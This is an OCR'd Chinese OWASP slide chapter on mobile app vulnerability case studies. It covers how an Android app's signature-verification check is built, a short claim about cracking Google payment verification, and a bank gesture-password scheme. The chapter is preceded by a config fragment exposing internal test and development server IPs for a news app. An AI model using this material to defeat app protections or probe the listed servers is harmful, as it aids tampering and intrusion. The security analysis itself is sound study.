<string>登录URL 测试：http://183.63.143.99:8080/amuc/api/member|||正式：http:/uc.nfapp.southcn.com/amuc/api/member</string>
<key>server_if</key>
<string>http://183.63.143.167/nanfang_if</string>
<key>server_if 说明</key>
<string>正式http://api.nfapp.southcn.com/nanfang_if测试http://183.63.143.97:8080/nanfang_if预发布环境: http://api.nfapp.southcn.com:8080/nanfang_if阿里http://112.74.141.80:80/nanfang_if 开发调试环境：http://120.24.40.162:8080/nanfang_if</string>
<key>sina_weibo_name</key>
<string>新闻客户端</string>
<key>tengxun_weibo_name</key>
<string>新闻客户端</string>
```

OWASP
Open Web Application
Security Project

第 4 章

移动应用漏洞分析样例分享

目录页

Contents Page

OWASP
Open Web Application Security Project

案例一： 自带签名校验APP的安全防护效果分析

需求：

已知一款APP已实现签名校验保护功能，需对该APP自身实现的签名校验安全防护功能的效果进行分析。

分析思路：

应用运行平台、平台ROOT场景风险评估、核心程序代码使用语言评估、校验实现的方式评估等等。

OWASP
Open Web Application Security Project

案例一： 自带签名校验APP的安全防护效果分析

➢ 分析思路

- 应用运行平台

  Android

- 校验对象

  签名MD5值动态校验

- 平台ROOT场景风险评估

  破坏系统对安装APP的签名校验功能

- 核心程序代码使用语言评估

  Java、C/C++


- 校验实现的方式评估

  客户端本地校验、服务端校验

OWASP
Open Web Application Security Project

案例一： 自带签名校验APP的安全防护效果分析


- 签名校验技术背景介绍



OWASP
Open Web Application Security Project

案例一： 自带签名校验APP的安全防护效果分析

- 签名校验技术背景介绍



OWASP
Open Web Application Security Project

案例一： 自带签名校验APP的安全防护效果分析

➢ 签名校验技术背景介绍 – 获取签名的方式

方式一：使用java直接通过PackageInfo类的signatures数组对象获取。

方式二：使用c/c++在so文件中通过反射Context的PackageInfo类的signatures数组对象获取。

方式三：使用java通过解析APK中的META-INF/CERT.RSA文件获取。

方式四：使用c/c++在so文件中通过解析APK中的META-INF/CERT.RSA文件获取。

OWASP
Open Web Application Security Project

案例一： 自带签名校验APP的安全防护效果分析

<table>
<tr><td rowspan="2">java端</td><td colspan="3"></td></tr>
<tr><td colspan="3">public static native String test(Context ctx);</td></tr>
<tr><td colspan="4">ndk</td></tr>
<tr><td rowspan="9">c/c++端</td><td>JNIEXPORT jstring JNICALL Java_com_hengbao_util_DecodeUtil_test
(JNIEnv * env, jclass jcl, jobject context)</td><td>getB()</td><td>getC()</td></tr>
<tr><td>通过context反射getPackageManager</td><td rowspan="2">通过context反射
getPackageResourcePath函数</td><td rowspan="6">获取提前储存的程序MD5信息</td></tr>
<tr><td>通过PackageManager反射getPackageInfo</td></tr>
<tr><td>通过getPackageInfo反射signatures</td><td rowspan="2">解析getPackageResourcePath路径对应下的APK下的META-INF/CERT.RSA文件</td></tr>
<tr><td>对signatures进行取MD5处理</td></tr>
<tr><td>得到数据A</td><td rowspan="2">解析文件MD5</td></tr>
<tr><td>启动函数getB()</td></tr>
<tr><td>启动函数getC()</td><td>得到数据B</td><td>得到数据C</td></tr>
<tr><td colspan="3">校验 A == B && A == C&& B == C</td></tr>
</table>

案例二：Google支付破解分析

Google支付是一款安装到系统层的服务软件，该APP在系统软件中在每次被启动前都被系统进行安全验证。




图1





图2

案例二：Google支付破解分析

Google支付服务APP会在系统验证通过后才会被普通应用正常响应支付服务，首先从大数据与攻防技术验证后google支付APP自身没有安全验证策略并且源代码也未做保护，所以Google支付服务的安全都依赖于系统校验。



案例三：XXX银行手势密码方案

代码区

1）是否可用加密策略 pbe(账号+标识+时间戳) + MD5（pbe）

2）错误次数加密策略pbe（错误次数+毫秒数）

3）手势密码 对密码基于自研 + 位运算 + 国际算法结合生成

数据储存区